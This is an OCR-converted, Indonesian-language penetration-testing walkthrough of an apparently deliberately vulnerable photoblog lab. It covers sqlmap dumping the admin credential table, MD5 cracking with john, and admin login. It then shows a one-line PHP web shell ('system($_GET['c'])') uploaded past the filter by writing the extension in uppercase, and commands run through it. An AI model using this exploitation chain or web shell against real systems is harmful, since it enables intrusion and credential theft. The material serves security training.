
```
[04:50:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL ≥ 5.1
[04:50:37] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
```

-melanjutkan pencarian apa aja isi record dari tabel user




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.101/cat.php?id=1 -D photoblog -T users --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:54:40 /2023-02-25/

[04:54:40] [INFO] resuming back-end DBMS 'mysql'
[04:54:40] [INFO] testing connection to the target URL
```

-dari hasil pengujian diatas ditemukan record sebagai berikut




```
Database: photoblog
Table: users
[1 entry]
+----+-------+----------------------------------+
| id | login | password                         |
+----+-------+----------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 |
+----+-------+----------------------------------+
```

6. Melakukan cracking pada hash password
-menyimpan hash pada file txt untuk persiapan cracking




```
┌──(root㉿kali)-[/home/kali]
└─# nano hash-sqli.txt
```




```
  GNU nano 6.4                     hash-sqli.txt *
8efe310f9ab3efeae8d410a8e0166eb2
```

-mengidentifikasi jenis algoritma hash yang digunkan




```
┌──(root㉿kali)-[/home/kali]
└─# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 8efe310f9ab3efeae8d410a8e0166eb2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```


-melakukan cracking hash dengan menggunkan john



```
┌──(root㉿kali)-[/home/kali]
└─# john hash-sqli.txt --wordlist=/usr/share/wordlists/rockyou.txt -format=ra
w-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[/home/kali]
└─# john --show --format=raw-md5 hash-sqli.txt
?:P4ssw0rd

1 password hash cracked, 0 left
```

7. Mencoba login ke halaman admin dengan username dan password yang udah ditemukan sebelumnya






Login

Login Box

Login admin

Password ••••••••




Administration of my Awesome Photoblog

Home | Manage pictures | New picture | Logout

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

-pada halaman admin ditemukan halaman untuk upload gambar



Administration of my Awesome Photoblog

Home | Manage pictures | New picture | Logout


Title:

File: No file selected.


test

8. Membuat reverse shell menggunakan PHP

-buat file test.php




```
┌──(root㉿kali)-[/home/kali]
└─# touch test.php

┌──(root㉿kali)-[/home/kali]
└─# nano test.php
```



```
  GNU nano 6.4                      test.php *
<?php system($_GET['c']); ?>
```

-upload file test.php ke halaman admin



192.168.1.101/admin/new.php

Administration of my Awesome Photoblog

Title: aaa
File: Browse... test.php
test
Add

Home | Manage pictures | New picture | Logout


-pada percobaan pertama file gagal diupload karena formatnya .php. Jadi ubah nama file dari .php menjadi .PHP


192.168.1.101/admin/index.php

Administration of my Awesome Photoblog


NO PHP!!

Home | Manage pictures | New picture | Logout



Rename "test.php"

Enter the new name:

test.php



-upload file test.PHP ke halaman admin dan file berhasil terupload kemudian halaman langsung redirect ke halaman manage picture



Administration of my Awesome Photoblog


Home | Manage pictures | New picture | Logout

Title: aaa

File: Browse... test.PHP

test

Add



Administration of my Awesome Photoblog


Home | Manage pictures | New picture | Logout

```
INSERT INTO pictures (title, img, cat) VALUES ('aaa','test.PHP','1')
```

Hacker	delete
Ruby	delete
Cthulhu	delete
aaa	delete

Add a new picture

-berdasarkan hasil scan dirb sebelumnya, terdapat halaman upload pada bagian admin




Index of /admin/uploads

Name	Last modified	Size	Description
Parent Directory		-	
cthulhu.png	20-Sep-2012 23:51	27K	
hacker.png	20-Sep-2012 23:51	24K	
php-reverse-shell.pHp	26-Feb-2023 00:17	5.4K	
ruby.jpg	20-Sep-2012 23:51	11K	
test.PHP	26-Feb-2023 02:08	29	


Apache/2.2.16 (Debian) Server at 192.168.1.101 Port 80

-akses file test.PHP dengan memberi parameter c=whoami



```
www-data
```


-akses file test.PHP dengan memberi parameter c=ps aux



```
192.168.1.101/admin/uploads/test.PHP?c=ps aux
```


```
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND root 1 0.0 0.1 2036 724 ? Ss Feb25 0:01 init [2] root 2 0.0 0.0 0 0 ? S Feb25 0:00 [kthreadd] root 3 0.0 0.0 0 0 ? S Feb25 0:00 [migration/0] root 4 0.0 0.0 0 0 ? S Feb25 0:00 [ksoftirqd/0] root 5 0.0 0.0 0 0 ? S Feb25 0:00 [watchdog/0] root 6 0.0 0.0 0 0 ? S Feb25 0:00 [events/0] root 7 0.0 0.0 0 0 ? S Feb25 0:00 [cpuset] root 8 0.0 0.0 0 0 ? S Feb25 0:00 [khelper] root 9 0.0 0.0 0 0 ? S Feb25 0:00 [netns] root 10 0.0 0.0 0 0 ? S Feb25 0:00 [async/mgr] root 11 0.0 0.0 0 0 ? S Feb25 0:00 [pm] root 12 0.0 0.0 0 0 ? S Feb25 0:00 [sync_supers] root 13 0.0 0.0 0 0 ? S Feb25 0:00 [bdi-default] root 14 0.0 0.0 0 0 ? S Feb25 0:00 [kintegrityd/0] root 15 0.0 0.0 0 0 ? S Feb25 0:00 [kblockd/0] root 16 0.0 0.0 0 0 ? S Feb25 0:00 [kacpid] root 17 0.0 0.0 0 0 ? S Feb25 0:00 [kacpi_notify] root 18 0.0 0.0 0 0 ? S Feb25 0:00 [kacpi_hotplug] root 19 0.0 0.0 0 0 ? S Feb25 0:00 [kseriod] root 21 0.0 0.0 0 0 ? S Feb25 0:00 [kondemand/0] root 22 0.0 0.0 0 0 ? S Feb25 0:00 [khungtaskd] root 23 0.0 0.0 0 0 ? S Feb25 0:00 [kswapd0] root 24 0.0 0.0 0 0 ? SN Feb25 0:00 [ksmd] root 25 0.0 0.0 0 0 ? S Feb25 0:00 [aio/0] root 26 0.0 0.0 0 0 ? S Feb25 0:00 [crypto/0] root 116 0.0 0.0 0 0 ? S Feb25 0:00 [ksuspend_usbd] root 117 0.0 0.0 0 0 ? S Feb25 0:00 [khubd] root 118 0.0 0.0 0 0 ? S Feb25 